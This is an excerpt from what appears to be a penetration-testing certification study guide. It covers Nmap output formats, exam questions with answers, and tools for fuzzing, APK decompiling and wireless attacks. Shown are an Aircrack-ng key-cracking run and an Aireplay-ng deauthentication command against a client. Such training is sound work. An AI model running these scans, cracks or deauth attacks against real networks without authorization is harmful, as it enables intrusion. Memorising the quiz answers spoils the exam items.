Nmap supports a number of different output parameters. These include verbosity options for when more information is required to troubleshoot what Nmap is doing and different output formats for using the output data. These can be used individually or combined to provide different degrees of information during a scan.



**ADDITIONAL RESOURCES** Nmap flags are documented in the nmap.org book online at <https://nmap.org/book/output-formats-commandline-flags.html>.

## Verbosity: -v

### **Format:** nmap -v <target>


The level of information that Nmap provides when it runs is called verbosity. The amount of detail can be controlled with the -v flag. The level of verbosity is increased as more v's are added (e.g., nmap -v, or nmap -vv), although the usefulness of more than two levels is probably insignificant for most. In most cases, verbosity will only affect normal output format. However, omitting the verbose flag will reduce the output in other formats as well. Verbosity may add

- Scan timing estimates for long-running scans
- All ports scanned (not only opened)
- Print open ports as they are discovered for immediate response
- Warnings/errors
- Time a scan is started/ended
- Results summaries
- OS detection details

### **Normal Output: -oN**

#### **Format:** nmap <target> -oN <filename>

Normal output prints the command line that was used in the output file and formats the output as it would normally print to the screen. [Figure 4.1-6](#) shows an example of the output.



A screenshot of a terminal window titled "Terminal — bash — 70x26". The window shows the results of an Nmap scan. The command used was "nmap 10.211.55.17 -oN normal.txt". The output includes the version of Nmap, the date and time of the scan, and a summary of the host being up with low latency. It lists 15 open ports, each with its port number, state, and service name.

```
[root@kali32:~/comptia# nmap 10.211.55.17 -oN normal.txt
Starting Nmap 7.70 (https://nmap.org) at 2019-09-23 19:54 EDT
Nmap scan report for 10.211.55.17
Host is up (0.00015s latency).

Not shown: 977 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
```


---

**FIGURE 4.1-6** Nmap -oN output

## Grepable Output: -oG

**Format:** nmap <target> -oG <filename>

Output is generated with one host per line, with all of the results for that host delimited with slash, tab, and comma characters. It is designed to allow quick searching with grep to find hosts that match the criteria and enable testers to parse the files quickly using shell shortcuts, such as tr, cut, sed, awk, and egrep expressions. [Figure 4.1-7](#) shows an example of grepable output, along with an example of how a tester may use the format to display all of the IP addresses with port 25 open for targeting. Note that the output shows all of the scan information on a single line, with a comma between each port identified, and tabs between the host field, IP, and ports.



```
root@kali32:~/comptia# cat grepable.txt
Nmap 7.70 scan initiated Tue Sep 24 11:42:30 2019 as: nmap -oG grepable.txt 10
.211.55.17
Host: 10.211.55.17 () Status: Up
Host: 10.211.55.17 () Ports: 21/open/tcp//ftp///, 22/open/tcp//ssh///, 23/open
/tcp//telnet///, 25/open/tcp//smtp///, 53/open/tcp//domain///, 80/open/tcp//http
///, 111/open/tcp//rpcbind///, 139/open/tcp//netbios-ssn///, 445/open/tcp//micro
soft-ds///, 512/open/tcp//exec///, 513/open/tcp//login///, 514/open/tcp//shell///
, 1099/open/tcp//rmiregistry///, 1524/open/tcp//ingreslock///, 2049/open/tcp//n
fs///, 2121/open/tcp//ccproxy-ftp///, 3306/open/tcp//mysql///, 5432/open/tcp//po
stgresql///, 5900/open/tcp//vnc///, 6000/open/tcp//X11///, 6667/open/tcp//irc///
, 8009/open/tcp//ajp13///, 8180/open/tcp//unknown/// Ignored State: closed (97
7)
Nmap done at Tue Sep 24 11:42:31 2019 -- 1 IP address (1 host up) scanned in 0
.21 seconds
root@kali32:~/comptia# grep "25/open" grepable.txt | cut -d " " -f2
10.211.55.17
root@kali32:~/comptia#
```


**FIGURE 4.1-7** Nmap -oG output

## XML Output: -oX

**Format:** nmap <target> -oX <filename>

Generates XML-formatted output for parsing with XML parsers. Some apps require XML format in order to solve problems created by field delimiters that may make certain scan results difficult to parse otherwise. Consider, for example, the case where a comma appears in a banner string for a service. Trying to parse the results that are otherwise delimited with a comma would result in malformed data.

Figure 4.1-8 shows an example of XML output. Note that the document header contains an XML tag containing the XML version. This output format places the results of each open port in its own <port></ports> tag and includes additional information, such as



A screenshot of a terminal window titled "Terminal — bash — 70x26". The window shows the command "root@kali32:~/comptia# cat output.xml" followed by the XML output of a Nmap scan. The XML document details a scan initiated on Tue Sep 24 11:52:10 2019, targeting the IP 10.211.55.17. It lists numerous ports (TCP) ranging from 1 to 130, with many ports being open or closed. The XML structure includes a scaninfo block with type="syn", protocol="tcp", and various service numbers.

```
[root@kali32:~/comptia# cat output.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/bin/../share/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 7.70 scan initiated Tue Sep 24 11:52:10 2019 as: nmap -oX output.xml 1
0.211.55.17 -->
<nmaprun scanner="nmap" args="nmap -oX output.xml 10.211.55.17" start="156934033
0" startstr="Tue Sep 24 11:52:10 2019" version="7.70" xmloutputversion="1.04">
<scaninfo type="syn" protocol="tcp" numservices="1000" services="1,3-4,6-7,9,13,
17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99-100,106,109-111,113,119,125,1
35,139,143-144,146,161,163,179,199,211-212,222,254-256,259,264,280,301,306,311,3
40,366,389,406-407,416-417,425,427,443-445,458,464-465,481,497,500,512-515,524,5
41,543-545,548,554-555,563,587,593,616-617,625,631,636,646,648,666-668,683,687,6
91,700,705,711,714,720,722,726,749,765,777,783,787,800-801,808,843,873,880,888,8
98,900-903,911-912,981,987,990,992-993,995,999-1002,1007,1009-1011,1021-1100,110
2,1104-1108,1110-1114,1117,1119,1121-1124,1126,1130-1132,1137-1138,1141,1145,114
7-1149,1151-1152,1154,1163-1166,1169,1174-1175,1183,1185-1187,1192,1198-1199,120
1,1213,1216-1218,1233-1234,1236,1244,1247-1248,1259,1271-1272,1277,1287,1296,130
```

**FIGURE 4.1-8** Nmap -oX XML output

- Command line given for the scan
- Specific ports that were scanned
- Scan type
- Scan run time
- Verbose level
- Debugging level
- Address type (e.g., IPv4)
- MAC address of target
- Scan summary

## All Output: -oA

**Format:** nmap <target> -oA <filename>

Sometimes, a tester needs multiple output formats for different consumers of the data. Using the -oA flag asks Nmap to produce output in all of the various formats.

Each format type will add an extension to the supplied filename. So, for example, if outfile is the specified filename, the normal output will be placed in the file outfile.nmap, XML output will be in outfile.xml, and grepable output will be in outfile.gnmap.

# REVIEW

## Objective 4.1: Given a scenario, use Nmap to conduct information gathering

**exercises** Nmap is a very versatile scanning engine that can perform network reconnaissance, fingerprinting, and vulnerability detection. Penetration testers should be familiar with the Nmap options, and know when to use them, how they work, and how to differentiate output across the different scanning options for the exam.

## 4.1 QUESTIONS

- Given the following Nmap output, which of the commands generated it?

```
Starting Nmap 7.70 (https://nmap.org) at 2018-05-08 11:22 EDT
Nmap scan report for 192.168.1.17
Host is up (0.00035s latency).

PORT STATE SERVICE VERSION
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.35 ms 192.168.1.17

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.40 seconds
```

- A. nmap -O -p 53,80 10.211.55.17
  - B. nmap -sS -p 53,80 10.211.55.17
  - C. nmap -sT -sV --script=osver 10.211.55.17
  - D. nmap -A -p 53,80 10.211.55.17
- Using the same scan result, what will the tester need to watch out for?

- A. False positives based on OS detection—inconsistency between the services and the OS detected
  - B. False positives based on OS detection—inadequate ports identified for accurate OS detection
  - C. False positives based on port detection—speed of scan exceeded network capability
  - D. False positives based on script selection—scripts selected not appropriate according to detected OS version
3. In order to quickly process the scan results to identify all hosts that have a web service listening, which of the following output formats is best to allow the tester to quickly return the host, port, and service using a Linux command-line search with grep?
- A. -oX
  - B. -oA
  - C. -oG
  - D. -oN
4. The tester has been operating undetected on the network for several hours, including several prior Nmap scans. It is now time to escalate in order to attempt to force detection and response. What is the best option for the tester to use with Nmap to raise visibility on the wire?
- A. -T4
  - B. -A
  - C. -sS
  - D. -p 1-65535
5. Service identification requires at least one other option in order to be successful. Which of the following would apply?
- A. --script
  - B. -O
  - C. -sV
  - D. -sT

## 4.1 ANSWERS

1. **D** The OS and service detection, plus the script results and traceroute results, indicate that option -A was run. None of the other options, individually, would

have produced the same output.

2. **B** The warning in the output states “Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port.”
3. **C** Grepable output would provide the information on a single line and allow for quick parsing using awk, sed, or cut from the command line.
4. **A** Increasing the speed is most likely to light up network-based detections if other scanning has not already done so.
5. **D** While it can be combined with each of these, it must have at least an implied -sT in order to work.



## Objective 4.2 Compare and contrast various use cases of tools



## Objective 4.3 Given a scenario, analyze tool output or data related to a penetration test

It is important for a penetration tester to be able to determine the right tool for the right use case. These objectives cover penetration tools, summarize their role in the testing process, define use cases for testers to contextualize the tool’s use, and—where applicable—provide general information about tool usage in order to confer a visual recognition of the tool.

# Testing Tools

This section will highlight tools that may be referenced on the exam. Each entry will

align the tool with the most appropriate phase(s) of testing where the tool might be used and offer a usage statement, use cases, and practical scenario. Where applicable, screenshots or excerpts of data the tool produces are supplied to aid students in identifying the various tools and their output visually. This aims to provide basic visual familiarity with the tool interface and additional resources for research, but will not confer fully comprehensive fluency with the tools listed. Testers should conduct independent research to establish proficiency for use during penetration testing.

## AFL

**Usage:** Fuzzing, application penetration testing, DAST

**Syntax:** afl-fuzz -i <inputs directory> -o <output directory> <binary> <args>

American Fuzzy Lop (AFL) is an open-source DAST fuzzing tool used for binary fuzzing. It produces crash dumps and other telemetry to help determine if fuzzed conditions are exploitable. It implements binaries at compile time so that it can do guided or automatic fuzzing. This is a good choice if you have access to source code to build a version to test with.

## Interface

The AFL interface provides a text-based interface while it is running, as shown in [Figure 4.2/4.3-1](#). This displays information about the overall results ①, including unique crashes and paths; statistics ②, such as stage and cycle progress details; and intermediate results ③, including statistics about map coverage and findings in depth.

```

root@kali: ~/afl-training/quickstart
File Edit View Search Terminal Help

 american fuzzy lop ++2.53c (vulnerable) [explore] {0}
process timing
 run time : 0 days, 0 hrs, 0 min, 9 sec
② last new path : 0 days, 0 hrs, 0 min, 0 sec
last uniq crash : 0 days, 0 hrs, 0 min, 5 sec
last uniq hang : none seen yet
cycle progress
 now processing : 9*0 (81.82%)
paths timed out : 0 (0.00%)
stage progress
 now trying : havoc
stage execs : 2125/6144 (34.59%)
total execs : 58.1k
exec speed : 6260/sec
fuzzing strategy yields
 bit flips : 3/576, 3/566, 1/546
 byte flips : 0/72, 0/62, 0/42
 arithmetics : 0/4011, 0/181, 0/3
 known ints : 0/368, 0/1677, 0/1846
 dictionary : 0/0, 0/0, 0/30
 havoc : 4/27.5k, 2/18.4k, 0/0
 trim : 61.90%/25, 0.00%
① overall results
 cycles done : 6
 total paths : 11
 uniq crashes : 4
 uniq hangs : 0
③ map coverage
 map density : 0.02% / 0.04%
 count coverage : 1.10 bits/tuple
 findings in depth
 favored paths : 8 (72.73%)
 new edges on : 8 (72.73%)
 total crashes : 12 (4 unique)
 total tmouts : 0 (0 unique)
path geometry
 levels : 4
 pending : 2
 pend fav : 0
 own finds : 9
 imported : n/a
 stability : 100.00%
[cpu000: 47%]

```

**FIGURE 4.2/4.3-1** AFL GUI interface

## Output and Analysis

The two most important subdirectories in the output directory are hangs and crashes. The application stores inputs that cause crashes in the hangs and crashes subdirectories. Testers can analyze the vulnerable binary in a debugger and specify these files as inputs.

```

root@kali:~/afl-training/quickstart/out/crashes# ls
id:000000,sig:11,src:000000,time:289,op:havoc,rep:4
id:000001,sig:06,src:000006,time:2588,op:havoc,rep:16
README.txt

```



**ADDITIONAL RESOURCES** Michael Zalewski's AFL web page contains

information about the tool at <http://lcamtuf.coredump.cx/afl/>, while the Google GitHub repository contains the tool source at <https://github.com/google/AFL>.

## APK Studio


**Usage:** Mobile testing, SAST

**Syntax:** ./ApkStudio-AppImage

APK Studio is a GUI-based APK decompiler, editor, and compiler designed for mobile testing Android applications. It will take an APK or a source directory and allow a tester to view the code, make changes, rebuild the APK, and then sign it for deployment on an Android device. This tool is ideal for making modifications to code and rebuilding modules for deployment.

## Interface

APK Studio, as shown in Figure 4.2/4.3-2, has four main windows: the Projects browser ①, the Files window ②, the Console ③, and the Source window ④. The Projects browser is used to navigate the files in the project. Once a file has been targeted for editing by double-clicking on it, it will appear in the Files window and in the Source window. When decompiling or compiling, the output will appear in the Console window along with success and error messages.



---

**FIGURE 4.2/4.3-2** APK Studio interface

## Output and Analysis

Once an APK file has been decompiled, the resulting project will be highlighted in the Projects pane. The files will be shown that are part of the decompiled binary there as well. Once files are opened, they appear in the Source window. All messages relating to the build will appear in the Console window, and the Console window will also indicate where the resulting binary is being built.



**ADDITIONAL RESOURCES** More information about Android tools is available at <https://developer.android.com/studio>.

## APKX

**Usage:** Mobile testing, SAST

**Syntax:** ./apkx <APK FILE>

APKX is a single-step command-line decompiler for APK files. It is used for taking apart Android applications for code analysis and review. It extracts the contents of APK files, then decompiles the Java class files into corresponding Java files to be viewed and modified with other tools.

## Interface

APKX allows the user to specify a converter to convert the APK to a JAR file with the -c option and specify a decompiler with the -d option; however, these are optional, as by default APKX will convert the APK to a JAR file with dex2jar and then decompile the Java code with cfr.

```
./apkx diva-beta.apk
Extracting diva-beta.apk to diva-beta
Converting: classes.dex -> classes.jar (dex2jar)
dex2jar diva-beta/classes.dex -> diva-beta/classes.jar
Decompiling to diva-beta/src (cfr)
```

# Output and Analysis

Once the command is run, APKX will create a directory with the name of the APK file and extract the contents into the file. Then it takes the class files and converts them into source code and places them into the src directory. This decompiled code can then be viewed, modified, or recompiled from that directory.

```
root@kali:/opt/android/apkx/diva-beta# ls
AndroidManifest.xml classes.dex classes.jar lib res resources.arsc src
```



**ADDITIONAL RESOURCES** The APX GitHub page contains source and additional information at <https://github.com/b-mueller/apkx>.

## Aircrack-ng

**Usage:** Wireless testing

**Syntax:** aircrack-ng -w <wordlist> <pcap file>

Aircrack-ng is a suite of WEP, WPA, and WPA2 cracking tools. The cracking portion of the suite can process a packet capture of wireless traffic from a tool like Airodump-ng, then use a wordlist to attempt to identify the corresponding key for a specific SSID.

## Interface

In the example from [Figure 4.2/4.3-3](#), Aircrack-ng takes a wordlist, a PCAP file, and potentially an SSID or BSSID and will attempt to crack the key for that access point. If the SSID or BSSID isn't specified, Aircrack-ng will prompt the user for the entry to attempt to crack. Aircrack-ng will display the entries and the key material captured in the PCAP file in the prompt screen to help the user determine if there is enough information to crack the key.

```
Terminal — bash — 70x26
Aircrack-ng 1.5.2

[00:08:11] 548872 keys tested (1425.24 k/s)

Time left: 0 seconds 66.67%

KEY FOUND! [18005882300]

Master Key : 1B 8D 2F 86 A4 FB 2E 1F 37 92 C1 A7 D4 D3 0E 7D
 CB 8E 4A 28 00 93 D5 8E DD 04 77 A3 A1 3D 15 97

Transient Key : 3F 38 22 5B 86 C3 01 A8 91 5A 2D 7C 97 71 D2 F8
 AA 03 85 99 5C BF A7 32 5B 2F CD 93 C0 5B B5 F6
 DB A3 C7 43 62 F4 11 34 C6 DA BA 38 29 72 4D B9
 A3 11 47 A6 8F 90 63 46 1B 03 89 72 79 99 21 B3

EAPOL HMAC : 9F B5 F4 B9 3C 8B EA DF A0 3E F4 D4 9D F5 16 62
root@kali32:~/comptia#
```

**FIGURE 4.2/4.3-3** Aircrack-ng with cracked wireless network key

## Output and Analysis

Once the key is found, the key will be displayed and the application will exit, as seen in [Figure 4.2/4.3-3](#). During the key-cracking attempt, the top of the screen will display the status of the dictionary or brute-force attack.



**ADDITIONAL RESOURCES** Information about Aircrack-ng, Aireplay-ng, Packetforge-ng, and Airodump-ng can be found at their website:  
<https://www.aircrack-ng.org/>

## Aireplay-ng

**Usage:** Wireless testing

**Syntax:** aireplay-ng <attack> <options> -a <bssid> -c <client> <interface>

Aireplay-ng is used for injecting and replaying packets in a wireless attack. When there is insufficient material to crack a key or when additional traffic is needed for

another attack, Aireplay-ng can replay specific packets, deauthorize endpoints, and perform WEP attacks. Use this when you need to generate traffic for WEP attacks or need to create deauthorization packets for WPA or WPA2 attacks.

## Interface

Aireplay-ng will take an attack type option and arguments, as well as the access point (AP), client, or both in order to execute an attack. The type of attack that should be executed depends on the type of authentication that is being attacked.

```
aireplay-ng -0 1 -a B4:FB:00:00:00:5B -c 00:04:00:00:00:5E wlan0
16:27:48 Waiting for beacon frame (BSSID: B4:FB:00:00:00:5B) on channel 1
16:27:49 Sending 64 directed DeAuth (code 7). STMAC: [00:04:00:00:00:5E] [0| 0
16:27:49 Sending 64 directed DeAuth (code 7). STMAC: [00:04:00:00:00:5E] [0| 1
16:27:49 Sending 64 directed DeAuth (code 7). STMAC: [00:04:00:00:00:5E] [0| 2
16:27:49 Sending 64 directed DeAuth (code 7). STMAC: [00:04:00:00:00:5E] [0| 3
```

In this example Aireplay-ng is deauthenticating a specific user from an access point in order to capture additional WPA handshakes. A tester would typically use this tool to verify that key material has been captured while monitoring traffic in Airodump-ng.

## Airodump-ng

**Usage:** Wireless testing

**Syntax:** airodump-ng -w <pcap file prefix> --output-format pcap <interface>

Airodump-ng is a wireless tool that will capture wireless traffic. By default, it will hop from wireless channel to wireless channel and listen to beacons and traffic to determine which APs, SSIDs, and clients are within radio reach. Most often used for dumping wireless traffic for cracking in Aircrack-ng, John the Ripper, or Hashcat.

## Interface

Airodump-ng will monitor a wireless interface to look for beacons and other traffic and then dump the traffic to a PCAP file. In order to see the most traffic possible, the default is to hop from channel to channel in order to see all of the different SSIDs on all the different channels. It will display the information it knows about to the screen. [Figure 4.2/4.3-4](#) shows an example of Airodump-ng output that has identified several wireless networks.

```

Terminal -- bash -- 70x26
CH 1][Elapsed: 48 s][2019-08-17 20:06

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSI
B6:F4:E4:27:92:30 -40 33 40 2 6 54e. WPA2 CCMP PSK Test
10:FC:08:E7:4E:C0 -53 26 0 0 5 195 WPA2 CCMP PSK Othr
88:92:DC:1E:1E:72 -73 8 5 0 1 130 WPA2 CCMP PSK Dumm

BSSID STATION PWR Rate Lost Frames Probe
(not associated) F8:AC:BC:45:A4:08 -74 0 - 1 0 4

root@kali32:~/comptio#

```

**FIGURE 4.2/4.3-4** Airodump-ng identifying wireless networks

## Output and Analysis

While Airodump-ng is running, it will save the traffic to a PCAP file. This file can be read while Airodump-ng is running, so Aircrack-ng or other tools can be run on it while it is still capturing. The file will have the name that was specified with the -w flag, a number, and end in “cap.”

```
root@kali:~/air# ls
airodump-01.cap
```

## BeEF

**Usage:** Phishing, exploitation, post-exploitation

